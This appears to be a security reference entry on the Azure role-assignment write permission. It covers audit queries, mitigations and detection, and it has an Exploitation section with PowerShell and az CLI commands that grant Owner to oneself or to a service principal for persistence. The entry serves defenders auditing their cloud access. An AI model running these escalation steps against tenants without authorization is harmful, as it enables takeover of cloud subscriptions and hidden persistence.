
Summary
| Forestall ACL Alias | AZ_ASSIGN_ROLES |
| Azure Alias | Assign Roles (Role Assignment Write) |
| Affected Object Types | Subscriptions, Management Groups, Resource Groups, Resources |
| Exploitation Certainty | Certain |
| Custom Role Action | Microsoft.Authorization/roleAssignments/write - create, update, or delete role assignments |
Built-in Roles:
- Owner (
8e3af657-a8ff-443c-a75c-2fe8c4bcb635) - User Access Administrator (
18d7d88d-d35e-4fb5-a5c3-7773c20a72d9) - Role Based Access Control Administrator (
f58310d9-a9f6-439a-9e8d-f62e7b41a168) - Reservations Administrator (
a8889054-8d42-49c9-bc1c-52486c10e7cd)
Description
AZ_ASSIGN_ROLES represents the ability to create, modify, or delete Azure RBAC role assignments. This is one of the most dangerous permissions in Azure because it enables direct privilege escalation.
A principal with Microsoft.Authorization/roleAssignments/write at a given scope can:
- Grant themselves Owner - assign themselves or a controlled identity the Owner role.
- Grant any role to any principal - create role assignments for users, groups, service principals, or managed identities.
- Enable lateral movement - assign roles to other compromised identities.
- Establish persistence - create hidden role assignments that survive credential rotation.
The ability to assign roles is explicitly excluded from the Contributor role, making it the key differentiator between Contributor and Owner.
| Role | Has roleAssignments/write |
|---|---|
| Owner | Yes |
| Contributor | No |
| User Access Administrator | Yes |
| Role Based Access Control Administrator | Yes |
Identification
PowerShell (Az Module)
Connect-AzAccount
# List role assignments for roles that grant roleAssignments/write$dangerousRoles = @(    "Owner",    "User Access Administrator",    "Role Based Access Control Administrator")
Get-AzRoleAssignment |    Where-Object { $dangerousRoles -contains $_.RoleDefinitionName } |    Select-Object DisplayName, SignInName, RoleDefinitionName, Scope |    Sort-Object RoleDefinitionName, Scope |    Format-Table -AutoSize
# Check custom roles for roleAssignments/writeGet-AzRoleDefinition -Custom | Where-Object {    $_.Actions -contains "*" -or    $_.Actions -contains "Microsoft.Authorization/*" -or    $_.Actions -contains "Microsoft.Authorization/roleAssignments/*" -or    $_.Actions -contains "Microsoft.Authorization/roleAssignments/write"} | Select-Object Name, @{N="Actions";E={$_.Actions -join ", "}}
Azure CLI
# List Owner and User Access Administrator assignmentsaz role assignment list --query "[?roleDefinitionName=='Owner' || roleDefinitionName=='User Access Administrator']" -o table
# Check custom roles for dangerous permissions (checks all permissions, not just first)az role definition list --custom-role-only true --query "[?permissions[?contains(actions, 'Microsoft.Authorization/roleAssignments/write')]]"
Azure Portal
- Open Azure Portal -> Subscriptions (or target scope).
- Go to Access control (IAM) -> Role assignments.
- Filter by Role = Owner or Role = User Access Administrator.
- Review all principals listed - these can assign roles.
Exploitation
Self-Elevation to Owner
Connect-AzAccount
$userId = "<userId>"
# Assign Owner role to yourself at subscription scopeNew-AzRoleAssignment -ObjectId $userId -RoleDefinitionName "Owner" -Scope "/subscriptions/<subid>"
# Verify the assignmentGet-AzRoleAssignment -ObjectId $userId |    Where-Object { $_.RoleDefinitionName -eq "Owner" } |    Format-Table -AutoSize
Self-elevate to Owner with PowerShell role assignment
Assign Owner to a Service Principal for Persistence
Connect-AzAccount
# Create a role assignment for a service principal$spnObjectId = "<ServicePrincipalObjectId>"New-AzRoleAssignment -ObjectId $spnObjectId -RoleDefinitionName "Owner" -Scope "/subscriptions/<SubscriptionId>"
Assign Owner to a service principal with PowerShell
Azure CLI
# Self-elevate to Owneraz role assignment create --assignee "<YourObjectId>" --role "Owner" --scope "/subscriptions/<SubscriptionId>"
# Assign Owner to another principalaz role assignment create --assignee "<TargetObjectId>" --role "Owner" --scope "/subscriptions/<SubscriptionId>"
Assign Owner with Azure CLI
Mitigation
-
Minimize principals with role assignment capability
- Remove Owner and User Access Administrator from identities that don’t strictly need them.
- Use Contributor where full resource management is needed but role assignment is not.
-
Use Privileged Identity Management (PIM)
- Configure eligible (not permanent) assignments for Owner and User Access Administrator.
- Require approval and MFA for activation.
- Set short activation windows.
-
Apply conditions to role assignments
- Use Azure ABAC (Attribute-Based Access Control) to constrain what roles can be assigned.
- The Role Based Access Control Administrator role supports conditions by default.
-
Use Azure Policy
- Create policies to audit or deny role assignments to specific principals or at broad scopes.
-
Enable alerts
- Configure alerts for
Microsoft.Authorization/roleAssignments/writeoperations.
- Configure alerts for
Detection
Use the Azure Portal:
- Open Azure Portal -> Monitor -> Activity Log.
- Filter by Operation name =
Create role assignmentorDelete role assignment. - Review the Caller and Target Resource to identify who made role assignment changes and what was assigned.
- For subscription-level view: Go to Subscriptions -> select subscription -> Activity log -> filter for
Microsoft.Authorization/roleAssignments/write.
References
- https://learn.microsoft.com/en-us/azure/role-based-access-control/role-assignments-portal
- https://learn.microsoft.com/en-us/azure/role-based-access-control/built-in-roles#owner
- https://learn.microsoft.com/en-us/azure/role-based-access-control/built-in-roles#user-access-administrator
- https://learn.microsoft.com/en-us/azure/role-based-access-control/conditions-overview